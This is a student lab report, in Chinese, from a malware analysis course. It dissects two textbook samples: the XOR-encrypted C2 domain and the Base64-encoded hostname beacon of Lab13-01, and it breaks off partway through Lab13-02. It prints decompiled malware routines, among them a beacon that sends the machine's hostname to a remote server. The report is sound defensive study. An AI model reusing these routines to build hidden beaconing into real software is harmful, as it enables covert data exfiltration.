
南開大學
Nankai University

网络空间安全学院

《恶意代码分析与防治技术》课程实验报告

# 实验：数据加密

姓名：王峥

学号：2211267

专业：信息安全

指导教师：王志、邓琮弋

2024 年 12 月 15 日

# 目录

# 1 实验目的

1. 理解和复习理论课中关于数据加密方面的内容，并进行深入学习。
2. 通过动态分析揭示恶意代码的行为和功能，通过静态分析深入理解其内部结构和可能的加密机制
3. 通过字符串分析和关键字搜索识别潜在的加密元素
4. 通过工具和插件识别不同类型的加密机制，并分析其密钥和内容
5. 通过解密实践验证对加密算法和密钥的理解
6. 最终，通过实际操作，提高对威胁分析和防御手段的实际运用水平

# 2 实验原理

实验基于动态分析和静态分析两个主要原理。动态分析通过运行恶意代码并监视其行为，捕获关键信息，例如文件创建、网络通信等，以揭示其功能和可能的威胁。静态分析侧重于对代码结构和加密机制的深入研究，通过反汇编工具和加密分析工具识别潜在的加密算法和密钥。进一步，字符串分析用于比较恶意代码中的字符串与动态分析提供的信息，以找出可能被加密的元素。关键字搜索，尤其是搜索字符串中的'xor'，有助于查找潜在的加密，而使用工具如 FindCrypt2、KANAL 以及 IDA 插件可以帮助识别其他可能的加密机制。密钥和内容分析包括确定加密使用的密钥、加密函数的位置，以及通过解密工具还原加密内容。

## 2.1 恶意代码的加密行为

恶意代码常见的加密形式：

1. XOR 加密：将代码与一个密钥进行 XOR 运算，是一种简单的加密方式，但通过一定的分析也能被破解。它的优势在于加密和解密都可以非常高效地完成。
2. AES 加密：相对更复杂的对称加密方式，通常在恶意代码中使用固定的密钥进行加密。解密时，程序需要载入密钥来还原原始的代码。
3. 加密后隐藏：部分恶意代码会将加密后的文件或数据隐藏在资源文件中或通过混淆技术嵌入其他文件中，减少被直接发现的风险。

恶意代码自加密的原理在于通过对代码本身进行加密、解密处理，隐藏其真正的功能和行为，从而避免被防病毒软件、沙箱分析、或其他安全工具检测到。

# 3 实验过程

## 3.1 Lab13-1

### 3.1.1 静态分析

首先打开 PEiD 进行简单的静态，查看其导入导出表：





图 3.1: Lab13-01.exe 的导入表

看到以下的函数：

- WININET.dll：下面的库都是和网络相关，其中 InternetOpenUrlA 打开远程 URL 资源，InternetReadFile 读取网络文件等。
- Sleep 和 GetCurrentProcess：推测还与一些故意的休眠行为和获取当前进程信息有关。

依据上述推测，我们认为病毒应该具有网络资源请求的动作。除此之外，我们还发现了其他的资源节：





图 3.2: Lab13-01.exe 资源节

看到它具有资源节名为 RCData 下的 101:1033，数据内容为一串奇怪的繁体中文，我们将其保存然后再使用 VSC6++ 打开进行查看：




图 3.3: 查看资源节内容

我们看到一些奇怪的 ASCII 字符串，合理推测和密钥有关。最后再用 Strings 看看字符串：





图 3.4: String 查看 Lab13-01.exe

我们看到其中看到最明显的就是具有 Mozilla/4.0 即火狐浏览器，更加验证了它有网络恶意行为的猜测。并且，http://%s/%s/，这也是未来要访问某个网站的占位符表示。由于我们没有发现对应的网址，推测其被加密了。





图 3.5: 使用 String 查看 Lab13-01.exe

我们还发现一个使用 Base64 编码的字符串 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

### 3.1.2 综合分析

首先我们运行 Lab13-01.exe 来分析其具体的行为，根据之前我们分析得出的结论，我们将使用 wireshark 进行抓包分析：




图 3.6: 抓包结果

我们看到他请求了一个网站 www.practicalmalwareanalysis.com，但是并没有访问成功，只是得到了 404 的结果。可以发现有一个 HTTP 请求，并且这个请求是一个 GET 请求，请求的网址我们之前

在 string 中并没有看见，可能和加密，的内容有关，进一步确定这些内容都被加密了：





图 3.7: 抓包结果分析 2

那么接下来，我们使用 IDA Pro 来进行深入的静态分析：





图 3.8: main 反汇编

- 变量初始化：

  u4 和 u7 分别初始化为 0 和 8。变量 u4 调用了函数 sub_401300()，该函数可能会返回一个值并在后续代码中使用。

- WSAStartup 函数：WSAStartup 函数被调用，参数为 0x202u（可能是初始化的 Windows Sockets API 版本）和指向 WSADATA 结构的指针 (WSADATA)。WSAStartup 的返回值存储在 u7 中，如果 u7 非零（表示成功），程序将继续执行。

- 主循环 (do-while)：在 do-while 循环中，首先调用了 Sleep(0x1F4u)，即延迟 500 毫秒（0x1F4 是十六进制的 500）。然后调用了函数 sub_4011C9(u4)，并将返回值存储在 u6 中。再次调用 Sleep(0x753u)，即延迟 1875 毫秒。循环会一直执行，直到 u6 为零。

- 函数调用：sub_401300() 和 sub_4011C9(u4) 是自定义函数，我们需要进一步去查看。

接下来我们先来分析 sub_401300() 函数：

```
LPVOID sub_401300()
{
  LPVOID result; // eax@2
  LPVOID v1; // ST24_4@7
  DWORD dwBytes; // [sp+0h] [bp-28h]@5
  HRSRC hResInfo; // [sp+Ch] [bp-1Ch]@3
  HGLOBAL hResData; // [sp+14h] [bp-14h]@5
  HMODULE hModule; // [sp+1Ch] [bp-Ch]@1

  hModule = GetModuleHandleA(0);
  if ( hModule )
  {
    hResInfo = FindResourceA(hModule, (LPCSTR)0x65, (LPCSTR)0xA);
    if ( hResInfo )
    {
      dwBytes = SizeofResource(hModule, hResInfo);
      GlobalAlloc(0x40u, dwBytes);
      hResData = LoadResource(hModule, hResInfo);
      if ( hResData )
      {
        v1 = LockResource(hResData);
        sub_401190(v1, dwBytes);
        result = v1;
      }
      else
      {
        result = 0;
      }
    }
    else
    {
      result = 0;
    }
  }
  else
  {
    printf(aCouldNotLoadEx);
    result = 0;
  }
  return result;
}
```

图 3.9: sub_401300() 函数

1. 获取模块句柄:

   调用 GetModuleHandleA(0) 获取当前模块的句柄。传入的参数 0 通常表示当前模块（即调用此函数的可执行文件或动态链接库）的句柄。

2. 查找资源:

   使用 FindResourceA 函数查找资源。资源的标识符为 0x65，类型为 0xA。这些数字可能对应特定的资源类型和标识符。

3. 获取资源大小:

   SizeofResource 返回资源的大小，这里将返回的大小保存在 dwBytes 变量中。

4. 分配内存:

   使用 LoadResource 加载资源并返回一个资源数据句柄 hResData。

5. 锁定资源并执行自定义函数:

   LockResource 将加载的资源锁定到内存中，返回一个指向资源的指针 v1。随后，调用 sub_401190 函数，传入资源指针和资源大小。


6. 错误处理:

   如果某个操作失败（例如资源未找到或加载失败），result 会被设置为 0，并且打印错误信息 aCouldNotLoadEx。

7. 返回结果:

   最终，sub_401300() 函数返回 result，表示操作的成功与否。

很明显它是在进行程序自身的模块中查找、加载并处理资源。然后交给更为重要的 sub_401190，解下来查看 sub_401190：



```
int __cdecl sub_401190(int a1, unsigned int a2)
{
  int result; // eax@3
  unsigned int i; // [sp+0h] [bp-4h]@1

  for ( i = 0; i < a2; ++i )
  {
    *(_BYTE *)(i + a1) ^= 0x3Bu;
    result = i + 1;
  }
  return result;
}
```

图 3.10: sub_401190 函数

1. 参数与变量声明

   - 接受两个参数的函数：a1 是一个整数，a2 是无符号整数。
   - result 用于存储最终的返回结果，可能会保存返回值 eax。
   - i 是一个无符号整数，作为 for 循环的计数器。

2. 循环按位异或操作：


   - i + a1 计算出内存中的一个位置，通过 (_BYTE *) 强制转换为字节指针。
   - 然后对该内存位置的字节执行按位异或（XOR）操作，异或值是 0x3B。
   - 这意味着在每次循环中，程序会对从 a1 开始的字节内存区域的每个字节执行异或操作。

3. 返回结果:

   result 会被更新为 i + 1，表示当前的循环次数加一，函数返回 result，即循环完成后，将返回 result，即处理的数据长度

因此我们知道这个病毒利用 sub_401190 将资源节的每个字节与固定值 0x3B 进行异或，从而改变原始数据的值。这样异或的操作在恶意软件中也常见，用于隐藏其有效载荷或配置信息。

我们将之前提取到的 RCData 文件加载到 IDA 中，利用自带的 IDAPython 的 XOR 异或解密其内容，结果为：




```
[Patching] Loaded v0.1.2 - (c) Markus Gaasedelen - 2022
------------------------------------------------------------------------------
Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
------------------------------------------------------------------------------
[+] Xor 0x0 - 0x20 (32 bytes) with 0x3B:
'www.practicalmalwareanalysis.com'
```

图 3.11: 异或结果

看到之前中文乱码对应的 ASCII 码结果就是 www.practicalmalwareanalysis.com。

然后我们回忆起来了 main 函数还调用了 sub_4011C9，它对 sub_401190 解密后的结果即 www.practicalmalware 进行了操作。观察其反汇编：



```
HINTERNET hFile; // [sp+200h] [bp-358h]@1
CHAR szUrl; // [sp+204h] [bp-354h]@1
HINTERNET hInternet; // [sp+404h] [bp-154h]@1
char name; // [sp+408h] [bp-150h]@1
CHAR szAgent; // [sp+508h] [bp-50h]@1
_BYTE v8[5]; // [sp+528h] [bp-30h]@1
int v9; // [sp+52Dh] [bp-2Bh]@1
int v10; // [sp+531h] [bp-27h]@1
int v11; // [sp+535h] [bp-23h]@1
DWORD dwNumberOfBytesRead; // [sp+53Ch] [bp-1Ch]@3
char v13; // [sp+540h] [bp-18h]@1
char v14; // [sp+54Ch] [bp-Ch]@1
int v15; // [sp+550h] [bp-8h]@3
int v16; // [sp+554h] [bp-4h]@1

v8[0] = 0;
*(_DWORD *)&v8[1] = 0;
v9 = 0;
v10 = 0;
v11 = 0;
sprintf(&szAgent, aMozilla4_0);
v16 = gethostname(&name, 256);
strncpy(&v13, &name, 0xCu);
v14 = 0;
sub_4010B1(&v13, (int)v8);
BYTE3(v11) = 0;
sprintf(&szUrl, aHttpSS, a1, v8);
hInternet = InternetOpenA(&szAgent, 0, 0, 0, 0);
hFile = InternetOpenUrlA(hInternet, &szUrl, 0, 0, 0, 0);
if ( hFile )
{
  v15 = InternetReadFile(hFile, &Buffer, 0x200u, &dwNumberOfBytesRead);
  if ( v15 )
  {
    result = Buffer == 111;
  }
  else
  {
    InternetCloseHandle(hInternet);
    InternetCloseHandle(hFile);
    result = 0;
  }
}
else
{
  InternetCloseHandle(hInternet);
  result = 0;
}
return result;
}
```

图 3.12: sub_4011C9 函数

我们看到该函数的核心逻辑是调用了 sub_4010B1 函数：

```
size_t __cdecl sub_4010B1(char *a1, int a2)
{
  size_t result; // eax@1
  int v3; // [sp+0h] [bp-1Ch]@3
  int v4; // [sp+4h] [bp-18h]@1
  signed int i; // [sp+8h] [bp-14h]@3
  signed int j; // [sp+8h] [bp-14h]@10
  char v7[4]; // [sp+Ch] [bp-10h]@5
  char v8[4]; // [sp+10h] [bp-Ch]@10
  size_t v9; // [sp+14h] [bp-8h]@1
  size_t v10; // [sp+18h] [bp-4h]@1

  result = strlen(a1);
  v9 = result;
  v10 = 0;
  v4 = 0;
  while ( (signed int)v10 < (signed int)v9 )
  {
    v3 = 0;
    for ( i = 0; i < 3; ++i )
    {
      v7[i] = a1[v10];
      result = v10;
      if ( (signed int)v10 >= (signed int)v9 )
      {
        result = i;
        v7[i] = 0;
      }
      else
      {
        ++v3;
        ++v10;
      }
    }
    if ( v3 )
    {
      result = sub_401000(v7, v8, v3);
      for ( j = 0; j < 4; ++j )
      {
        result = j;
        *(_BYTE *)(v4++ + a2) = v8[j];
      }
    }
  }
  return result;
}
```

图 3.13: sub_4010B1 函数

能看到函数的处理逻辑，实际上比较复杂，但还是能够明显看出它是一个 Base64 的编码逻辑，将

输入的字符串目标转换为 Base64 格式。具体而言它包括以下部分：

- 初始化和字符串长度获取
- 循环处理字符串
- 分组处理数据：对输入字符串进行某种分组处理，每次处理最多 3 个字符。和 Base64 编码中的一个 4 字符编码单元相对应。如果输入字符串不够 3 个 character，一般会使用’=’来填充，构造编码单元。
- 调用另一个函数并更新结果：进一步调用使 sub_401000 函数将每个 3 字符组转换为 4 个 Base64 编码字符。

我们再查看其辅助函数 sub_401000 函数：





图 3.14: sub_401000 函数

反汇编可知，该函数就是在辅助进行 Base64 编码，核心逻辑如下：

- 字节处理：

```
*(_BYTE *)a2 = byte_4050E8[(signed int)*(_BYTE *)a1 >> 2];
*(_BYTE *)(a2 + 1) = byte_4050E8[((signed int)*(_BYTE *)(a1 + 1) & 0xF0) >> 4
    | (*(_BYTE *)a1 & 3)];
```

这两行代码首先对 a1 中的字节进行右移和位运算，然后通过数组 byte_4050E8 将它们转换为 Base64 编码字符。

Base64 编码通过将原始数据按 6 位分割并映射到 Base64 字符集。*(_BYTE *)a2 和 *(_BYTE *)(a2 + 1) 就是将这些 6 位的数据编码为 Base64 字符的实际存储位置。

- 条件操作与进一步处理：

```
if (a3 >= 1)
    u5 = 61;
else
    u5 = byte_4050E8[(((_BYTE *)(a1 + 2) & 0xC0) >> 6) | 4 * (*(_BYTE *)(a1 +
        1) & 0xF)];
```

这部分代码负责处理后续的 Base64 字符。

– u5 = 61 可能表示 Base64 中的填充字符 =，通常用于 Base64 编码的结果中，以确保编码长度为 4 的倍数。

- 返回并结束：

```
*(_BYTE *)(a2 + 3) = u4;
```

u4 更新后被写入到 a2 + 3 位置，可能是最后一个 Base64 字符或者填充字符。

```
.rdata:004050E8 ; char byte_4050E8[]
.rdata:004050E8 byte_4050E8     db 41h
.rdata:004050E8
.rdata:004050E9                 db  42h ; B
.rdata:004050EA                 db  43h ; C
.rdata:004050EB                 db  44h ; D
.rdata:004050EC                 db  45h ; E
.rdata:004050ED                 db  46h ; F
.rdata:004050EE                 db  47h ; G
.rdata:004050EF                 db  48h ; H
.rdata:004050F0                 db  49h ; I
.rdata:004050F1                 db  4Ah ; J
.rdata:004050F2                 db  4Bh ; K
.rdata:004050F3                 db  4Ch ; L
.rdata:004050F4                 db  4Dh ; M
.rdata:004050F5                 db  4Eh ; N
.rdata:004050F6                 db  4Fh ; O
.rdata:004050F7                 db  50h ; P
.rdata:004050F8                 db  51h ; Q
.rdata:004050F9                 db  52h ; R
.rdata:004050FA                 db  53h ; S
.rdata:004050FB                 db  54h ; T
.rdata:004050FC                 db  55h ; U
.rdata:004050FD                 db  56h ; V
.rdata:004050FE                 db  57h ; W
.rdata:004050FF                 db  58h ; X
.rdata:00405100                 db  59h ; Y
.rdata:00405101                 db  5Ah ; Z
.rdata:00405102                 db  61h ; a
.rdata:00405103                 db  62h ; b
.rdata:00405104                 db  63h ; c
.rdata:00405105                 db  64h ; d
.rdata:00405106                 db  65h ; e
.rdata:00405107                 db  66h ; f
.rdata:00405108                 db  67h ; g
.rdata:00405109                 db  68h ; h
.rdata:0040510A                 db  69h ; i
.rdata:0040510B                 db  6Ah ; j
.rdata:0040510C                 db  6Bh ; k
.rdata:0040510D                 db  6Ch ; l
.rdata:0040510E                 db  6Dh ; m
.rdata:0040510F                 db  6Eh ; n
.rdata:00405110                 db  6Fh ; o
```

图 3.15: 查看 byte_4050E8

查看一下 byte_4050E8,它就是静态分析的 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

综上我们回到 sub_4011C9 分析的时候，发现更多之前没有意识到的线索:

- URL 构造和网络连接：恶意程序解码 Base64 编码的 URL，用于构建与远程恶意服务器的连接。
- 发起 HTTP 请求：程序使用构造好的 URL 发起 HTTP 请求，可能用于访问恶意服务器，下载文件或获取指令。

- 检查首个字节是否为 ASCII "o"：程序检查从服务器返回的数据，判断第一个字节是否为"o"，作为通信是否成功的信号。

因此，该恶意代码通过将资源节中的 RCData101 进行异或解密得到域名，通过将主机名通过 Base64 编码（降低被怀疑的可能性），构造 URL 和远程主机进行加密通信。并由远程服务器的命令决定其是否退出结束生命。

### 3.1.3 实验问题回答

1. **比较恶意代码中的字符串（字符串命令的输出）与动态分析提供的有用信息，基于这些比较，哪些元素可能被加密？**

   网络中出现两个恶意代码中不存在的字符串（当 strings 命令运行时，并没有字符串输出）。一个字符串是域名 www.practicalmalwareanalysis.com，另外一个是 GET 请求路径，它看起来像 aG9zdG5hbWUtZm9v。

2. **使用 IDA Pro 搜索恶意代码中字符串"xor'，以此来查找潜在的加密，你发现了哪些加密类型？**

   地址 004011B8 处的 xor 指令是 sub_401190 函数中的一个单字节 XOR 加密循环的指令。

3. **恶意代码使用什么密钥加密，加密了什么内容？**

   单字节 XOR 加密使用字节 0x3B。用 101 索引原始的数据源解密的 XOR 加密缓冲区的内容是 www.practicalmalwareanalysis.com。

4. **使用静态工具 FindCrypt2、Krypto ANALyzer (KANAL) 以及 IDA 插件识别一些其他类型的加密机制，你发现了什么？**

   用插件 PEiD KANAL 和 IDA 熵，可识别出恶意代码使用标准的 Base64 编码字符串：ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

5. **什么类型的加密被恶意代码用来发送部分网络流量？**

   标准的 Base64 编码用来创建 GET 请求字符串。

6. **Base64 编码函数在反汇编的何处？**

   Base64 加密函数从 0x004010B1 处开始。

7. **恶意代码发送的 Base64 加密数据的最大长度是什么？加密了什么内容？**

   Base64 加密前，Lab13-01.exe 复制最大 12 个字节的主机名，这使得 GET 请求的字符串的最大字符个数是 16。

8. **恶意代码中，你是否在 Base64 加密数据中看到了填充字符 (= 或者 ==)？**

   如果主机名小于 12 个字节并且不能被 3 整除，则可能使用填充字符。

9. **这个恶意代码做了什么？**

   它主要和远程主机通信，不过它将主机名通过 Base64 加密。发送一个特定信号后直到接收特定的回应后退出。

## 3.2 Lab13-2

### 3.2.1 静态分析

同样先使用 PEiD 进行静态分析：





图 3.16: 查看导入表

GDI32.dll 中能看到 CreateCompatibleBitmap，DeleteDC 以及 CreateCompatibleDC，它们是 GDI32 动态链接库中的函数。它们用于图形设备接口（GDI）编程，可以用来创建兼容位图、删除设备上下文（DC）以及创建兼容的设备上下文（DC）。这些函数通常用于处理图形和绘图操作。





图 3.17: 查看导入表 2

如上图所示，我们还看到了其使用 GetTickCount 很有可能在记录时间，从 CreateFile 知道它有创建文件操作。

接下来使用 Strings 来查看我们的字符串：





图 3.18: 查看字符串

我们看到了 strings 分析结果，其中唯一值得注意的是 temp%08x。它可能是某种临时文件的名字。

### 3.2.2 综合分析

我们运行程序前先使用 Procmon 监控，监控前要设置好过滤，接下来运行程序：




图 3.19: Procmon 监控

通过监控我们发现，它每隔一段时间 CreateFile 然后 WriteFile，在和 LAB13-02.EXE 同目录下的一个 temp 开头的文件。





图 3.20: 创建 temp 开头文件

为探索其原因，我们使用 IDA 进行深入分析：

结合本次实验的主题，我们先对 XOR 指令进行搜索：





图 3.21: XOR 指令

筛选掉一些常规的 XOR 指令，如那些涉及库函数引用或寄存器置零的操作，我们可以定位到两个关键的 XOR 指令，位置分别是 004012D6 和 0040176F。特别值得关注的是位于 0x0040171F 的 XOR 指令。该指令出现在一个不常用的、未被 IDA 自动标识的函数中。通过在 0x00401570 处定义一个新函数，我们成功将这个孤立的 XOR 指令纳入了函数范畴。这个较少使用的函数似乎与该组中的潜在加密功能相关联。

除此之外，我们发现 sub_401739 拥有非常多的 xor 指令为方便后续我么观察，我们改个名字将 sub_401739 名字改为 many_XOR。而 sub_40128D 只有一条 xor 指令，我们将 sub_40128D 重命名为 One_XOR，我们探究二者的关系，看看交叉引用：

